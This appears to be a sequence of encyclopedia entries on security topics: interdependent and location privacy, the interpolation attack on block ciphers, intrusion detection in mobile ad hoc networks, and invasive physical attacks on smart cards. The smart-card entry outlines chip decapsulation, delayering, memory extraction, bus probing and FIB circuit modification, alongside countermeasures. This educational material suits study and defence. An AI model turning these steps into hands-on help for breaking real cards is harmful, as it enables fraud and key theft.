The guarantees provided by a proof of correctness depend on the guarantees of the verification tool and the relationship between the verified model and the actual system. Most interactive theorem provers minimize their assumptions by reducing all proofs to a small trusted kernel, but it is always possible to increase the fidelity of the model. In software, we may wish to model the application itself, the compiler/build system, the operating system, and the hardware; several projects have included one or two of these elements, but none have included the full chain for standard software.

One of the major challenges in interactive verification is ease of use: verification often requires specialist knowledge, and a 10× ratio of proof to code is not uncommon. Ongoing research aims to make it easier to verify systems by either increasing automation, generating parts of the proof from the system to be verified, or allowing users to write proofs in notations more familiar from mathematics or programming.

Synonyms

Interdependent privacy, which includes interdependent location privacy, has also been referred as multi-party privacy, networked privacy, collective privacy, and relational privacy in the literature.

Definitions

Interdependent location privacy (ILP) refers to the effect of others' location disclosure on the location privacy of an individual, regardless of whether that individual is a user of a system or not.

Background

The interconnectedness of users and services in today's smart systems has created a digitally connected world in which protecting an individual's privacy is becoming increasingly difficult as the result of the presence of other individuals' shared personal information. Concerns regarding interdependent privacy have been primarily expressed in the context of social media platforms, e.g., inferring the gender and political views of a certain user through their links to other people or groups in the social

network (Zheleva and Getoor, 2009). In the location privacy domain, this could be translated into sharing someone's location without their consent, e.g., tagging a friend in a photo or posting about being at a certain location. However, it is now realized that ILP represents significant other challenges due to the additional interconnection between the physical and digital world.

At its core, ILP investigates the question of how much disclosing one's location data is going to breach someone else's location privacy – for a more in-depth discussion on location privacy, see Krumm (2009). One key challenge when discussing ILP is the role of personalized privacy preferences, which has been shown to affect the privacy of users and perhaps non-users in a system (Naghizade et al., 2015).

Anonymized location data can be linked to particular individuals to learn about their identity or anonymous actions. However, the focus of this entry is solely on scenarios that concern the disclosure or refinement of location data and its associated time.

Discussion

To provide a more practical view over ILP, this section considers two general scenarios and is based on Westin's definition of information privacy (Westin, 1968) as a framework to discuss potential location privacy risks arising from individuals' data interdependence.

Assume the location data is communicated, used, or disseminated to either (i) receive a location-based service, e.g., querying the closest restaurant or navigating to a destination or (ii) be included in a (social) network such as a friend-finding group or a participatory sensing network. In such context, following Westin's definition of information privacy, ILP can be described as an individuals' ability to maintain control over to what extent, when, and how their location data is communicated, used, or disseminated regardless of others' disclosure.

- *To what extent*. This dimension focuses on the amount and quality of the individuals' location data that is collected, processed, or shared, which is arguably the best studied aspect of enabling individuals to control their location privacy. Obfuscating location data – either a single location point or a continuous set of location points – through adding noise or submitting an imprecise or vague location that is adjusted to individual

preferences has been extensively studied in the community. However, in both abovementioned scenarios, the location of an individual can be refined through others' disclosure.

- *When*. This dimension focuses on both the quality of the temporal dimension associated with the location and the timing of an individual's location data being communicated, used, or disseminated. For instance, at the point of requesting a location-based service, an individual might be willing to associate their location with a rather imprecise time, e.g., what is the shortest path to destination *dtoday morning* instead of *8:35 am*. This choice can be void if an adversary has more precise knowledge about an accompanying friend of that individual. Similarly, suppose having two reports about an accident where participant A has specified a 30-min time interval and participant B has asked for a 60-min time interval to obfuscate the time of observing an event. An adversary's knowledge about the nature of an event, e.g., the event only lasted for 30 min, can refine participant B's time of the observation using participant A's data.
- *How*. This dimension focuses on the technology that is used to generate, collect, process, or disseminate an individual's location data. In the case of the submitted observations about an event, assume participant A is willing to report this incident in the form of a *(location, time, event type)* submission while participant B is attaching a photo of the event as an extra evidence. This additional piece of information might enable an adversary to further refine the location of time provided by participant A.

These three dimensions can be expanded to include inferences that can be made beyond someone's location data. For instance, a more general view over controlling *to what extent data is used* can involve further refinements about an individual's purpose of a trip, demographics, personal preferences and traits, and even mental health state. Furthermore, despite the examples provided in this section, maintaining ILP is far more complex in real-world scenarios where multitudes of individuals are expected to decide on when, how, and to what extent disclose their location data, as these decisions can affect other individuals' preferences regarding these dimensions. For instance, it has been shown that the underlying patterns in location data provided by a group of users can be used to make further refinements about the whereabouts of other users with stricter privacy preferences (Naghizade et al., 2015).

Open Problems and Future Directions

There has been an increasing interest in the area of interdependent privacy in general and interdependent location privacy in particular among different research communities. Interdependencies between users' privacy preferences and optimal strategies to fulfill the system constraints have been modeled through game theory concepts. Access control and cryptographic techniques are among other possible solutions to model and protect interdependent privacy, in particular to enable control over how their location data is being communicated – see the survey in Humbert et al. (2019) for a detailed discussion.

However, the existing solutions in this area are largely application dependent and are formed in isolation rather than proposing a more holistic strategy that involves not only computer and data scientists but also experts in law, social sciences, and economy, especially when considering challenges such as data ownership and data monetization in an interdependent environment.

With an increase in our understanding of the potential risks of sharing and communicating our location data, the argument about privacy being an inalienable right is being replaced by a more achievable concept of privacy as a construct (Bélanger and Crossler, 2011) where terms of this construct can be negotiated and agreed upon. With this shift in the privacy paradigm, it might be best to think of *transparency* as the best option to address ILP concerns. Regulatory frameworks assume a version of privacy that no longer exists, and definitions need to be clarified to capture the type of vulnerability that is discussed here.

For an individual to claim control over their location data, they are required to know the privacy risks of every piece of information that they communicate and how this risk changes over time with the increase in knowledge gained through their data and other's data – an impossible task for the average layperson. Measuring such dynamic risk and communicating it in an understandable way are two major open challenges in the area of ILP.

Moreover, as individuals become more aware of the value of their volunteered data in the digital economy, there needs to be a transparent means of communicating the utility of each piece of information and how its value is estimated so that an individual is able to decide whether to share

a piece of information or not. The ability to negotiate this sharing in an informed and consensual way remains an ongoing challenge to protect what is traditionally contemplated as personal privacy.

Definitions

Interdependent privacy (IDP) refers to the fact that the actions or the data of one or multiple individuals have privacy implications for other individuals. Interdependent privacy risks usually stem from the fact that data features multiple individuals or that data that seemingly involves only certain individuals in fact reveals information about other individuals (typically because of correlation).

Background

The term “interdependent privacy” was coined by Biczók and Chia (2013) in 2013, probably inspired by that of “interdependent security” (see Laszka et al. 2014). Yet, interdependent privacy risks and associated solutions have been studied before that: see Humbert et al. (2020) for a comprehensive survey on the topic.

The root cause of interdependent privacy is either that the disclosed data directly features multiple individuals or that the personal attributes of different individuals, hence the data associated with them, are correlated. Correlation is particularly strong when these individuals are related (e.g., friends, family members, coworkers). Interdependent privacy risks are often formalized through the notions of accessibility/visibility and inferrability of personal information.

Correlation often indicates a predictive relationship between the personal attributes of individuals; these relationships can be exploited, by an adversary, at the expense of the individuals’ privacy. Indeed, by considering the statistical properties of the relationship between the data of different individuals, the unknown personal attributes of an individual can be inferred, or, more generally, the knowledge about such attributes can be refined, algorithmically from the data disclosed by other individuals. Beyond correlation, interdependent privacy risks can also arise when individuals disclose, intentionally or not, to third parties the information related to another individual, which they were entrusted with. Interdependent privacy risks materialize for different types of personal data and information. For instance:


- The personal attributes of an individual can be inferred from those of their contacts (Jia et al., 2017) as individuals tend to bond with individuals with whom they share certain characteristics (e.g., gender, age, preferences), a well-documented phenomenon known as homophily. Information about both these personal attributes and social relationships between individuals are available on online social networks. Moreover, users of online social networks can leak directly (i.e., without the need for inference) personal information about their contacts to third parties, including other individuals and app/service providers (Biczók and Chia, 2013) (see chapter “Privacy Metrics for Online Social Network Data”).
- Multimedia data, such as photos and videos, create interdependent privacy risks as they often feature individuals other than the individual who captured them (Such and Criado, 2018). Such content is commonly

shared on online social networks and media (see chapter "Privacy Metrics for Online Social Network Data").

- The location information of an individual can be inferred from that of their contacts, especially if co-location information is available (Olteanu et al., 2017). Sources of co-location information include posts (with tags and mentions such as "with Alice") made on online social networks, photos, and IP addresses (see chapter "Location Information (Privacy of)" and, more specifically, chapter "Interdependent Location Privacy").
- The genetic material of an individual is inherited from their parents and (partially) passed on to their children. Consequently, the genomic information of an individual is correlated with that of their parents and children, but also, by extension, with those of their family members at large. Therefore, this information can be inferred from the information of those members. Direct-to-consumer genetic testing services enable individuals to obtain their genomic data (from a biological sample such as saliva) that they can subsequently upload on online platforms for various purposes, such as helping genomic research (see chapter "Genome Privacy").

Standard privacy metrics are used to quantify privacy interdependent privacy risks (see chapter "Privacy Metrics"). Finally, data correlation can partially void the guarantees provided by differential privacy (see chapter "Differential Privacy" and, more specifically, chapter "Pufferfish Privacy") as it violates the core underlying assumption of data independence.

Theory



Studies on interdependent privacy scenarios rely on a number of standard theories and techniques. Note that these theories and techniques were not necessarily introduced in the context of interdependent privacy.

Statistical Inference

Statistical inference, and more specifically Bayesian inference, is used in interdependent privacy scenarios to update the knowledge about some personal attribute, typically of the target individual, given the observation of other attributes, typically those of other individuals. It exploits the statistical dependencies that exist between the target individual's data and that of their contacts (e.g., friends, family members, coworkers). Many works on

interdependent privacy risk assessment rely on Bayesian inference (Jia et al., 2017; Humbert et al., 2017; Olteanu et al., 2017).

Bayesian inference often relies on probabilistic graphical models (PGMs) for representing dependencies. Bayesian networks are used to represent directed dependencies, i.e., conditional probability distributions between random variables (see Fig. 1), whereas Markov networks are used for undirected dependencies, that is, joint probability distributions between random variables. Hidden Markov models (HMMs) are a special instance of Bayesian networks.

Interdependent Privacy (IDP), Fig. 1 Bayesian network used for genome inference in a family tree with two parents and three children. (Source: Humbert et al. 2017)

Game Theory

Game theory is used to study the interaction between multiple rational decision-makers (referred to as *players*) who seek to optimize their utility in situations where the actions of a player can affect the utility of other players. A key concept of game theory is that of *equilibrium* (e.g., Nash equilibrium) that models stable states where, given other players' strategies, no player has an incentive to singlehandedly deviate from their strategy. As such, game theory is a first-class tool for predicting the strategy adopted by (rational) individuals in interdependent (privacy) scenarios. Many works on interdependent privacy (but also security) rely on game theory (Biczók and Chia, 2013).

Cryptography and Access Control

Cryptography is used for building protection mechanisms in interdependent privacy scenarios, e.g., in case of sharing conflict on co-owned data, by requiring the consent of all co-owners before sharing this data or by hiding parts of the data. For this purpose, secret-sharing techniques are particularly

well suited. Attribute-based encryption and homomorphic encryption also represent helpful tools for designing cryptographic solutions in the context of interdependent privacy. We refer the reader to "Secret Sharing Schemes", "Attribute-Based Encryption", and "Homomorphic Encryption" for more detail.

Access-control techniques are particularly useful in interdependent privacy scenarios as they help determine the audience of co-owned data (typically shared online) by granting or denying access to the data. For instance, relationship-based access control (ReBAC) can be used in the context of online social networks where social relationship information is available. Such schemes improve on Role-Based Access Control (RBAC) by adding granularity and context in the definition of roles. We refer the reader to "Access Control Policies, Models, and Mechanisms".

Communication Privacy Management (CPM) Theory

Communication privacy management (CPM) theory models how individuals disclose personal information to others, building on the metaphor of boundaries that determine one's openness or closedness to the public. CPM theory is based on five key principles: ownership, control, rules, co-ownership, and boundary turbulence. Personal information belongs to a specific individual, referred to as the owner, who has right to control the information. When the owner shares personal information with another individual (a co-owner), collective boundaries are created. Privacy rules are then defined to coordinate the collective boundaries of co-owners. These rules control who can access the information and determine the possibility of extending the set of co-owners (linkage rules), the degree of access to the information (permeability rules), and the implication of co-owners in definitions of rules (ownership rules). The last principle, boundary turbulences, is related to scenarios when a co-owner discloses the information outside the initially defined boundaries, either intentionally or by mistake; this concept is particularly relevant for interdependent privacy scenarios. Several works on interdependent privacy rely on communication privacy management theory.

Open Problems and Future Directions

Interdependent privacy has been studied by different communities (including information security and privacy, data science, human-computer interaction/computer-supported cooperative work, and information systems), mostly in isolation. One of the reasons for this is that these different communities refer to the same concept using different terminologies, such as interdependent privacy, multiparty privacy, and networked privacy. One key challenge is to make these different research communities work closer with each other and collaborate to develop holistic solutions.

Most of the proposed inference algorithms and solutions are ad hoc and data specific. In fact, many existing works focus on photos. Additionally, only a few works consider service providers as a potential adversary: they focus only on protecting individuals' privacy with respect to other individuals. Overall, none of the existing solutions is generic enough to handle various data types and adversaries. Finally, interdependent privacy should also be tackled from a legal perspective, in the light of the various data protection laws across the world.

Interpolation Attack

Christophe De Cannière[50] ✉
(50) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

The *interpolation attack* is a technique for attacking block ciphers built from simple algebraic functions. It was introduced by Jakobsen and Knudsen [(Jakobsen and Knudsen 1997), (Jakobsen and Knudsen 2001)] in 1997 and applied to variants of SHARK, a predecessor of Rijndael/AES.

The attack is based on a well-known principle: given an unknown polynomial $y = f(x)$, if the degree of $f(x)$ does not exceed $n - 1$, then its coefficients can efficiently be recovered by taking n distinct samples (x_i, y_i) with $y_i = f(x_i)$. The *Lagrange interpolation formula* provides a general expression for the polynomial reconstructed this way:

$$f(x) = \sum_i y_i \prod_{j \neq i} \frac{x - x_j}{x_i - x_j}.$$

This mathematical property has interesting implications when considering a block cipher with a fixed but unknown secret key. If the ciphertext is written as a polynomial (with unknown coefficients) of the plaintext, and if the degree of this polynomial is sufficiently low, then a limited number of plaintext–ciphertext pairs suffice to completely determine the encryption function. This allows the attacker to encrypt and decrypt data blocks for the unknown key without doing any key-recovery.

An interesting property of the basic interpolation attack is that it is not affected by the internal structure of the cipher, apart from the degree of the

polynomial representing the encryption function. In fact, a low degree is not strictly necessary for an efficient attack; it suffices that the number of unknown coefficients is sufficiently small, and this happens to be the case for a number of ciphers which were optimized against linear and differential attacks (for example, the $\mathcal{KN}$ cipher by Knudsen and Nyberg).

The attack outlined above can be extended and generalized in many ways. It can, for example, also be applied by only expressing a part of the ciphertext as a function of the plaintext or by constructing an implicit polynomial expression involving parts of the plaintext and the ciphertext. The latter could be derived from a rational expression or obtained by applying a meet-in-the-middle attack. Furthermore, in a subsequent paper (Jakobsen 1998), Jakobsen demonstrated that the interpolation ideas can still be applied when the polynomials are probabilistic. The method is based on Sudan's algorithm, designed to decode Reed–Solomon codes (Cyclic Codes). Finally, note that all attacks described above can easily be turned into key-recovery attacks by guessing the last round key of the cipher and checking the correctness of the guess by applying the interpolation attack on the remaining rounds.

Definition

Intrusion detection in ad hoc networks is a type of defense mechanism that monitors, collects, and analyzes activity information of mobile ad hoc nodes in order to detect intrusive actions.

a IDS architecture

b IDS agent model

Intrusion Detection in Ad Hoc Networks, Fig. 1 Distributed and cooperative IDS in ad hoc networks, proposed in Zhang et al. (2003)

Background

Intrusion detection is one of the mechanisms to protect a system. It captures the current user activities in a system and compares them with past user behavior profiles, known attack patterns, or predefined system specifications. An intrusion is detected in the presence of a deviation of normal user activities, a match of known attack patterns, or an operation not following system specifications. Upon detecting an intrusion, intrusion detection systems (IDSs) may further alert and trigger the response mechanisms of the system to counteract the intrusion and minimize the damage.

Many IDSs deployed in wired networks are built-in devices that are trustable and can capture and inspect traffic directly. However, ad hoc networks do not support the deployment of such devices as they are infrastructure-less and distributed. IDSs have to be implemented in mobile ad hoc nodes, even though some of them may be malicious. No nodes can inspect all the packets as their communication range is limited and they cannot use all the resources for intrusion detection solely. The mobility of ad hoc networks further increases the difficulty of intrusion detection. As nodes are moving, it is harder to distinguish malicious and benign behaviors as mobility may result in abnormal activities due to lost or out-of-date information. Hence, intrusion detection in ad hoc networks is different from wired network in many aspects.

Theory

As mobile ad hoc networks (MANETs) are distributed and mobile in nature, intrusion detection requires cooperation among nodes. All the nodes need to participate in monitoring activities of other nodes and exchanging collected information to make joint decisions. Figure 1 shows a distributed and cooperative intrusion detection architecture (Zhang et al. 2003) that adapts the characteristics of ad hoc networks.

In the network of Fig. 1a, every node has a running IDS agent. Each agent independently monitors local activities, collects traffic traces, detects

possible intrusions, and initiates responses. When anomaly is detected but evidence is inconclusive, IDS agents participate in global intrusion detection cooperatively to broaden evidence collection and make joint decisions. The structure of an IDS agent is depicted in Fig. 1b. Although IDS agents could be constructed in various ways, the six components in the structure capture the core functions of an agent. The left side are three components for local intrusion detection and the right side are three components for cooperative intrusion detection.

The local data collection module collects communication activities of this node and its neighboring nodes. The data includes packets of cross multiple network layers. Then, the local detection engine analyzes the collected traces. If an intrusion is detected with strong evidence, the local detection engine can request the local response module independently to initiate a response. Otherwise, i.e., if an intrusion is detected with weak or inconclusive evidence, the local detection engine can request the cooperative detection engine to start global detection. The cooperative detection engine enables exchanging local detection information with neighboring nodes via the secure communication module and also coordinates their detection actions. With more evidences, neighboring nodes can make a joint decision and elect a remedy action. Thus, the global response module can carry the decision and the action. The response could be identifying and excluding compromised nodes, or rekeying and re-authenticating good nodes.

Because the all nodes have the same IDS agent, the distributed and cooperative IDS architecture is well suited to the flat network topology, where all nodes are peers. However, an ad hoc network may have the hierarchical topology, where nodes are organized in clusters with one cluster header for each cluster. Hence, the IDS architecture is extended to having hierarchy to match the roles of nodes in the hierarchical network topology. As the cluster headers usually have more computational capability than other members in the clusters, they are responsible for forwarding packets among clusters. Their IDS agents include an enhanced data collection module that collects and inspects the packets within their clusters as the routers in wired networks. Their IDS agents also have a controlling module for coordinating nodes in their clusters, making decisions, and initiating global responses. On the contrary, regular nodes in a cluster can have IDS agents with simplified components for cooperative intrusion

detection, since they act under the control of their cluster headers. Such an IDS (Sun et al. 2003) was proposed, in which a network is partitioned into zones (equivalent to clusters). The header of each zone is also the gateway of the zone. A zone header aggregates and correlates reports from nodes in the zone and collaborates with other zone headers to perform intrusion detection.

Intrusion Detection in Ad Hoc Networks, Table 1 IDS quality, reported in Zhang et al. (2003)

Anomaly-based intrusion detection is the major approach to detect misbehavior nodes in ad hoc networks, as the malicious nodes may seemingly follow specifications or not use known attack approaches. The success of intrusion detection is indicated by a high true positive rate (TPR) and a low false positive rate (FPR). The success depends on a few

assumptions. First, the majority of nodes should be good and they should monitor the network as designed. Second, the majority of the collected network traces should not be poisoned by attackers and they should be shared among nodes. Third, the majority nodes should behave normally even though benign nodes may present abnormal behavior sometimes. Using the behavior profile of each node can help make decisions and avoid malicious nodes. Watchdog and pathrater were used in such an IDS (Marti et al. 2000) to monitor the behaviors of neighboring nodes and give ratings to the nodes accordingly. By keeping the rating of every node in the network that it knows, the pathrater can compute the path metric by combining the node ratings together with the link quality to choose the path with the highest metric. As a result, paths containing misbehaving nodes will be avoided.

Applications

Intrusion detection in ad hoc network has been applied in mobile ad hoc networks, sensor networks, vehicular ad hoc networks, and so on. It is deployed to detect compromised, misbehaving, or selfish nodes. It protects these networks from various attacks including dropping, misrouting, forging, and injecting packets in networks.

Experimental Results

Whether or not an IDS can protect a system effectively against attacks is the main quality of the IDS. It is usually measured as the TPR and the FPR. The TPR measures the percentage of detected malicious events in all intrusive events. The FPR measures the possibility of misclassifying a good event as malicious.

To measure the quality, the IDS proposed in Zhang et al. (2003) was studied with three ad hoc routing protocols: dynamic source routing (DSR) protocol, ad hoc on-demand distance vector (AODV) routing protocol, and destination-sequenced distance-vector (DSDV) routing protocol. The study built two anomaly detection models using the repeated incremental pruning to produce error reduction (RIPPER) algorithm and the support vector machine (SVM) algorithm. The two models were tested on four different traces with embedded intrusion sessions. 100k-rt and 10k-rt are traces with

intrusions on routing logic and with running time as 100,000 and 10,000 s, and 100k-tf and 10k-tf are traces with distortion on traffic patterns.

The quality of the IDS is illustrated in Table 1. The result showed that the quality of an IDS is highly determined by the classification algorithms. In the experiments, SVM showed a better performance than RIPPER in both TPR and FPR. As SVM can better catch the dynamic characteristics of ad hoc nodes and traffic patterns, it can detect more malicious activities and misclassify fewer good ones. The result also showed that the quality of an IDS is related to the subjects of protection as well. The IDS worked better for DSR and AODV than DSDV. The further analysis showed that the redundancy in routing information in DSR and AODV helped the IDS to distinguish attacking traffic from normal traffic.

Open Problems

Security threats present in all layers of ad hoc networks. Current intrusion detection systems in ad hoc networks mainly focus on routing attacks and link layer attacks. Attacks in other layers, such as physical layer and transport layer, need the same attention. New threat models and features across multiple layers also need to be studied so that new intrusion detection mechanisms can be developed to better aggregate cross-layer threat information to detect attacks.

Another challenge in current intrusion detection mechanisms is that many IDSs in ad hoc networks can only achieve a TPR less than 95% and a FPR greater than 5%. With such quality, it is hard to use an IDS in network, because it will miss a significant portion of attacking nodes but detain a significant portion of good nodes. The problem is caused by the distributed and mobile nature of ad hoc networks. Better understanding of such nature is necessary to develop novel intrusion detection mechanisms with better quality.

Definition

Invasive attacks refer to attacks of physical systems where the physical properties of the chip are irreversibly modified. Different kinds of attacks are possible using “standard” reverse engineering techniques with optical or scanning electron microscopes (SEM). The aim is to capture information stored in memory areas, or data flowing through the data bus, registers, etc. Such techniques are also used to disconnect circuits, to override sensors, or to defeat blown fuse links (using probe stations or Focused Ion Beam [FIB]). These attacks are not specific to smart cards. At first, tools used for invasive attacks were dedicated to failure analysis and debugging by semiconductor manufacturers.

Invasive Attacks, Fig. 1 Microprocessor card architecture

Background

A smart card contains an embedded microchip with metallic contacts on the front. The smart card does not usually have its own power supply, yet it operates as a very small computer. The embedded operating system (OS) controls application execution, access condition, cryptographic routines, and communication protocols with the outside world(usually a terminal). Some smart cards have several applications embedded at a time; these are called “multi-application” smart cards.

The largest application is the GSM. The subscriber identity module (SIM) is found in all handsets that use the GSM wireless communication standard (Europe, Asia, Latin America, and increasingly North America). Smart cards are also widely used in banking, pay-TV, access control, health insurance, public transportation, government and online services. Broadly speaking, the smart card is used to control access to specific devices, networks, or services. When smart cards are combined with a Public Key Infrastructure (PKI), they efficiently implement secure spaces within a broader IT environment, which are useful for applications such as online payment and identification.

Smart Card Security

The purpose of a smart card is to ensure the secure storage of sensitive data, and also the integrity and tamper-resistant execution of cryptographic applications. Highly sensitive data is never released outside the card; all operations are carried out by the operating system inside the card. The operating system also handles security and data access for each of these applications. This section describes the mechanisms that protect on-card data and applications.

Smart cards have an integrated CMOS circuit (Fig. 1) commonly referred to as a chip comprising:

- Logical functions.
- CPU from 8 bits up to 32 bits.
- Different kinds of memories like ROM, EEPROM, RAM and more recently Flash and Feram (Ferroelectrics RAM). Here the ROM is a permanent memory storing all or part of the operating system. The EEPROM is a nonvolatile erasable memory that stores application data, mainly keys, PIN codes, or personal data, and, in some cases, parts of the operating system and its applications. The RAM is a volatile memory that stores temporary data such as intermediate internal application data or session keys or access rights.
- I/O interface for communication with the external world.
- Peripherals such as crypto-coprocessors, Random-Number Generators.

Overview of Attacks on Smart Cards

Basically, smart card attacks can be classified into three main categories: social, logical, and physical attacks.

Social Attacks

These are the oldest. The idea behind these attacks is to obtain information directly from the manufacturer using classical social engineering techniques. Countermeasures in this case range from physical security such as access control to the sites, physically isolated labs, and the education of employees to the application of strict security procedures. This kind of attack falls outside the scope of this document.

Logical Attacks

These attacks are used to recover secret data from secure devices without actually damaging the device. By monitoring execution time, power consumption, or electromagnetic radiation of a chip, it is frequently possible to infer information about the processed data. Performing Side-channel analysis on a secure device requires advanced knowledge in electronics, cryptography, signal processing, and statistics. A well-known class of attacks in this group is based on the analysis of smart card *power consumption*. This class includes Differential Power Analysis (DPA), Simple Power Analysis (SPA), and timing analysis.

- **SPA** uses variations in the global power consumption of the chip and infers information that is normally held within the chip. For example, an increase in power consumption might indicate that a modular exponentiation (an important cryptographic function) is being performed. In general, SPA will give better results if the attacker has extensive knowledge of the hardware architecture.
- **DPA** is more sophisticated than the SPA. Statistical analysis of power consumption curves is carried out for several executions of the same algorithm. The input data is changed in such a way that sensitive information can be deduced.
- Timing attacks have posed serious problems in the past, because in older designs the execution time would vary according to the data and/or the cryptographic keys that were being processed. Current smart card chips have been designed with constant timing, or at least timings that do not depend on data or secret keys.
- **Electromagnetic analysis** is a newer type of attack. It is based on the same techniques as those used for DPA and SPA, but the physical quantities that are measured are not the same. In this case, the RF signals provide the essential information. Such attacks fall into the category of side-channel attacks, but they differ in a number of crucial points from power attacks.
- Fault attacks are conducted using a combination of several environmental conditions that cause the chip to produce computational errors that can leak protected information. Sensors that detect abnormal operating conditions are thus used to preclude the need for costly software and hardware countermeasures (it is always better to anticipate rather than to correct errors).


- **Software attacks** target software flaws using a normal communication channel to interface with the card. These flaws may weaken the security features of the card or allow them to be bypassed, leaving the system open to frauds. There is a wide range of software attacks, some of which are not specific to the smart card. Incorrect file access conditions, malicious code, flaws in cryptographic protocols, design and implementation errors are common flaws in computing systems.

Invasive Attacks

The goal of these attacks is to unearth information stored in memories, or data flowing through the data bus, registers, etc. These attacks are not specific to smart cards but are generic to CMOS components. Modifying an electronic component requires considerable time and resources, sophisticated and expensive tools, and extensive hardware expertise. This cost can be considered as a first barrier. The more you know about the internal architecture of the chip the easier these attacks will be.

Access to Silicon

Delayering



The first step consists in doing some reverse engineering. Reverse engineering allows block localization, like memories, buses, random-number generation, inputs, etc., and also an understanding of the chip architecture.

The chip is covered by a globe-top made of epoxy resin that can be removed by using hot fuming nitric acid. At this stage, the chip's surface is not yet accessible for probing or modification; only optical or electrical analysis could be feasible depending on the chip manufacturer's process.


CMOS chip structure is made of multiplayer stacking going from three to five metal layers. The upper layer is called the passivation layer (silicon oxide), which protects the chip against environmental hazards and ionic contaminations.

As a large amount of stress can be generated on the die during the assembly process, a thick film of polyimide over the passivation layer is deposited. These stresses may lead to cracking of the protective passivation layer. Before getting access to the silicon, the polyimide and passivation

layers must be removed using ethylendiamine and fluoridric acid, respectively. For the passivation layer the most convenient depassivation technique is to use a laser cutter, but this technique can only be used to create small windows used for probing (Fig. 2).

Invasive Attacks, Fig. 2 Example of window opened in the passivation layer using laser cutter

There is no particular way to prevent optical reverse engineering except by increasing the design complexity and sharing specific parts of the circuit among different layers.



Block Localization

Once the passivation layer has been removed, the upper metal layer becomes accessible. Each metal layer can be selectively removed by chemical attacks. Depending on the layer structure, it can be dry-etched using plasma or wet etching. This step can be destructive: several chips are usually required for these attacks.

Memory blocks like ROM, EEPROM, RAM, and parts of analogue blocks such as charge pumps and capacitors are easily recognizable, an example is given in Fig. 3.

Invasive Attacks, Fig. 3 Old chip design

Invasive Attacks, Fig. 4 Metal ROM showing unused area

Memory Content Extraction

ROM

The ROM is a critical part of the circuit because it is where the code (operating system, JAVA virtual machine, API) is stored. In new generations of products (130 nm), it is preferable to use a metal (Fig. 4) or ionic implantation ROM process. The difficulty of reverse-engineering the ROM content in these two cases is identical. In the case of a metal ROM a selective delayering of the chip metal layers is necessary in order to reach the appropriate metal layer (usually M1) and the metal connections. In the case of an ionic implantation ROM a complete delayering is required in order to reach the silicon level. A chemical attack is further performed to reveal doping (in order to create active region in the semiconductor, impurities like Phosphor or boron are introduced) differences and make the content readable by optical observations, a process that can be automated. And then ROM mapping of zero and one is extracted.

In order to protect the ROM contents from illegal extraction, all chip manufacturers encrypt the ROM. The ciphering algorithm depends on both the data value and the address. So a complete reverse engineering of the decoder's logic is necessary. In addition, ROM code will be systematically filled with random data when the code size is not equal to the complete ROM size.

RAM


The RAM is a temporary working area. The RAM data is, for example, used for cryptographic calculations and session key transfers. Using a SEM specialized in voltage contrast, it is possible to observe RAM activity in operating mode. These microscopes have the ability of detecting variations in voltage. Applying power to the chip and observing the chip in image mode reveals the DC (direct current) conditions on the surface layers of the chip.

Like for the ROM, chip manufacturers encrypt or scramble the RAM. Scrambling depends only on the address (address transposition), while ciphering depends on both the address and the data: these mechanisms can be static or dynamic. Frequency sensors, used for restricting the operating range of the chip, could protect against the use of SEM in voltage contrast.

EEPROM or FLASH

This write/erase nonvolatile memory is used to store application data, part of executable code, and sensitive data like PIN code or session keys. Reversing the EEPROM or Flash memory consists in finding the state of the floating gate. At this time, no method has been found to extract the complete memory content. As before, nonvolatile memory can be encrypted or scrambled to increase security level. There is an emergence of new nonvolatile memory point like Flash and Feram in the smart card chip market. These new memory maps have the particularity of being very compact, of taking less space, and are probably more difficult to attack. Soon there will be smart cards where the executable code will be loaded in flash. With a strong memory management and a shrinking technology, one would think that these products will be more secure. However, the resulting level of security depends on other factors such as the time available before the product needs to be finished.


Bus Localization



Using Voltage contrast techniques, bus activity can be observed. Besides, in a slow scan image mode, it is possible to visualize different clock rates across the bus lines. Observing the changing contrast on the signal path can be correlated to the changing logic state. However, manufacturers forecast specific countermeasures comprising:

- Static ciphering
- Dynamic ciphering
- Complemented logic
- Buried Buses
- Dummy activity on buses

Chip Probing



Once the first step of reverse engineering is completed, chip probing can start. As buses are connected to the CPU and also to the memories, there is a great interest in taping data passing through these buses. Hence, it could be possible to retrieve the full running program. In this case a small reverse engineering must have been done previously and passivation removal or circuit modification is sometimes required.

Probing could be mechanical using a microprobe on a micromanipulator with a probe station (Fig. 5). This technique is very difficult for sub-Micronics technology smaller than 0.35 µm.


Invasive Attacks, Fig. 5 Mechanical probing

The smaller the line is, the more difficult it will be to access them by mechanical probing. Instead, e-beam probing, which is a Contactless method based on secondary electron analysis giving voltage values, will be used (Fig. 6).

Invasive Attacks, Fig. 6 e-Beam probing

Chip probing could be prevented by adding countermeasures like:

- An active shield that is a metal mesh where data passes continuously on lines. If there is a disconnection or modification of this mesh then the chip does not operate anymore.
- A passive shield where a full metal mesh covers some sensitive parts of the circuit
- Bus static or dynamic scrambling
- Buried lines



Chip Modification


Modifying or disconnecting part of a circuit in order can constitute an interesting attack method. Using this method it is possible to connect or disconnect hardware security mechanisms.

The Focused Ion Beam (FIB) is a convenient and powerful tool. A FIB allows material deposited for the creation of metal lines or metal cross-pads allowing access to the bus, as illustrated in the following figure:

In a similar manner, removing materials using a FIB allows the track to be cut, the disconnection of security sensors, or the opening of a window through the passivation layer to get access to buried levels (Fig. 7). As mentioned previously, countermeasures can be added in order to prevent such attacks:

- Active shield
- Complexity of the design
- Glue logic

Invasive Attacks, Fig. 7 Probe pads added by FIB to reach M1 through a shield



Protection Against Physical Attacks

Conducting physical attacks against smart cards at the semiconductor level requires expensive equipment and considerable technical expertise. Therefore, the threat is limited to few organizations and specialists. However, smart card manufacturers cannot afford to release cards without effective countermeasures against such attacks. Some of the principles used to physically secure cards are described below.


Modern smart cards use semiconductor technology for the chip, making reverse engineering by observation difficult. The size and density of the transistors on the chip surface has drastically shrunk (130 nm), and chips are now considered secure against visual analytical reverse engineering.

Functional blocks are mixed (Fig. 8), producing what is called a glue logic design (block logic randomization). This makes it much more difficult

for an attacker to analyze the structure of the chip and to localize functional blocks (CPU, RAM, ROM, EEPROM, buses, registers, etc.).

Invasive Attacks, Fig. 8 Part of glue logic design


Moreover, the buses are scrambled or ciphered and are thus inaccessible from outside the chip, so connections cannot be easily made to recover memory contents. Memories are also scrambled or ciphered in order to protect the chip from selective access/erasure of individual data bytes.



